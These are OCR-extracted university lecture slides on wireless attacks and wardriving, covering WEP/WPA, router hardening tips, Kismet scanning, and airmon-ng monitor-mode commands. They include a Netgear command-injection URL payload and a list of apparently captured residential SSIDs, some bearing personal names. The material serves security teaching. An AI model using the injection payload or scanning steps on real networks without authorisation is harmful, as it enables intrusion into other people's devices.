
MandVNetwork
dw3
Pam_and_Don
LocalLan
2WIRE420
BaPaw's_Guest
JBNET
SMC-HURWITZ
Charlotte Miller's Network
Charlotte Miller's Guest Network
Hanes Rd
2WIRE948
Waker_45432
NETGEAR27
DHome
LoudSycamore
kahn
2WIRE702
2WIRE343
lambdin
GS6436296
Izzy
steven
Liz
Mike
nacho network
VIZIO
linksys
LittleCedar
Consuelo to Apples
CSHomewireless-guest
2WIRE238
Mary's network
1427 3767
Dr. Barry Mullins
AFIT/ENG
Bldg 642
Room 209
255-3636 x7979
CSCE 629
Cyber Attack
Wireless Security
Wireless Attack

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
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- Step 5: Covering Tracks and Hiding

Wired Equivalent Privacy (WEP)
Wi-Fi Protected Access (WPA)

Wireless Networking

- Employees deploy unauthorized wireless access points at work
  - Often unencrypted or with weak passwords
- Employees also take work home to their insecure wireless networks

- Why worry about securing your wireless network?
- Man Used Neighbor's Wi-Fi to Threaten Vice President Biden
  - He used aircrack to crack neighbor's WEP AP
  - Using his neighbor's WiFi, he
    - Created Yahoo account in neighbor's name
    - Sent emails threatening VP Biden
    - Emailed child porn to neighbor's co-workers
    - www.pcworld.com/article/214659/article.html

802.11 Security Suggestions

- AP's password → Change AP password & keys periodically

- Verify AP firmware is current
- Netgear router vulnerabilities
  - "The issue stems from improper input sanitization in a form in the router's web-based management interface and allows the [command] injection and execution of arbitrary shell commands on an affected device.
  - http://[router_ip_address]/cgi-bin/;uname$IFS-a
    - http://www.pcworld.com/article/3149554/security/an-unpatched-vulnerability-exposes-netgear-routers-to-hacking.html

IFS - Internal Field Separator: Linux variable-typically space

802.11 Security Suggestions

- Change default SSID from **DLINK** or **LINKSYS** or …
  - **2WIRE335-WeBeHere** or **Belkin.fa2-GoAway** are better
- Turn off AP's broadcast mode
  - Which broadcasts the SSID
- DHCP setup
  - Can limit the number of IPs allowed via DHCP
- Integrated firewall configuration
- MAC address filtering
  - Increases admin overhead and reduces scalability
  - Determined hackers can still break it using MAC spoofing

Wireless Scanning

- Goal: Identify APs and wireless clients on target networks
  - List attributes found (SSID, security, …)
- Attackers can passively scan without transmitting at all
- Passive scanner instructs the attacker's wireless card to hop across channels while it listens for frames
- RF monitor mode of a wireless card allows every frame appearing on a channel to be copied
  - Analogous to promiscuous mode for wired Ethernet
  - Some wireless cards permit monitor (mon) mode

Detection of SSID

- Management frames contain the SSID in cleartext even if WEP/WPA is enabled
  - Beacon
  - Probe requests and responses
  - Association requests and responses
  - Authentication requests and responses
- Simply collect a few frames and note the SSID

Wardriving/walking/biking/flying/…

- Sniffing wireless traffic to detect APs, AP's capabilities, and associated clients


- Requirements:
  - "Attacker" must be geographically close to target
  - Scanning tool (Kismet, Netstumbler, Cain)
  - Specific wireless card chipset (scanning tool dependent)
  - Antenna (Yagi, Omni)
  - Optional: GPS receiver/software (GPSdrive)

Wardriving

- Legality of wardriving in the United States is not clearly defined
  - Typically legal to sniff packets
- Making use of these APs to gain unauthorized entry to the network is piggybacking
  - Typically illegal since you are using bandwidth paid for by some else

Wardriving is often a surreptitious activity: this long-range wardriver leaves only his shadow.

Wardriving Tools



wardrive
RAFFAELE RAGNI / TOOLS
★★★★½ (1,963)
INSTALL

Wigle Wifi Wardriving
WIGLE.NET / TOOLS
★★★★½ (644)
INSTALL

Alfa AWUSO36NH High Gain USB Wireless G / N Long-Rang WiFi Network Adapter

by ALFA

★★★★½ 378 customer reviews | 60 answered questions

Price: $31.99 & **FREE Shipping**. Details


Wardriving Dayton


WIGLE.NET™

All the networks. Found by Everyone.

Follow

STUMBLERS	WIFI NETWORKS	OBSERVATIONS	CELL TOWERS
231,570	519,204,348	7,417,070,401	42,135,019






wigle.net/enc-large.html

War Sitting – Where Have You Been? ☺

- Here I am in an airport collecting Probe Requests



Finding Wireless Access Points

- Several tools (Stumblers) to detect APs
- Tools vary in the techniques they use to detect an AP
- Passive scanning
  - Kismet – Linux (Kali) - Alfa
  - Cain – Windows - AirPcap
- Active scanning
  - Netstumbler - Windows

Kismet

- De facto free site survey / wireless sniffing tool
- Passively collects packets
  - No broadcast frames → Very stealthy
  - Can sniff 11a, 11b, 11g, and 11n (hardware dependent)
  - Can hop or lock onto one channel
- Detects hidden networks (cloaked and non-beaconing)
- Can include GPS for maps
- Generates a Wireshark packet capture file
  - Kismet-20160208-09-55-53-1.pcapdump
- Listens for DHCP and ARP traffic to determine MACs and IPs of each device

Preparing Wi-Fi Card

- Connect GPS adapter to laptop
- Connect Alfa card to laptop
- Start Kali
- Set card to monitor mode
  - **`ifconfig`**
    - Should see interfaces **`eth0`**, **`lo`**, and **`wlan0`**
  - **`iwconfig`**
    - Displays wireless interface properties
    - Should see **`wlan0`**
  - **`airmon-ng start wlan0`**
    - Enables monitor mode on the card
  - **`ifconfig`**
    - Should now see **`wlan0mon`** and it should be "UP"

~$33.00

Wardriving with Kismet

- Connect GPS adapter to laptop
- Connect Alfa card to laptop
- Start Kali
- Set card to monitor mode
  - **`ifconfig`**
    - Should see interfaces **`eth0`**, **`lo`**, and **`wlan0`**
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    - Should see **`wlan0`**
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
    - Enables monitor mode on the card
  - **`ifconfig`**
    - Should now see **`wlan0mon`** and it should be "UP"

~$33.00

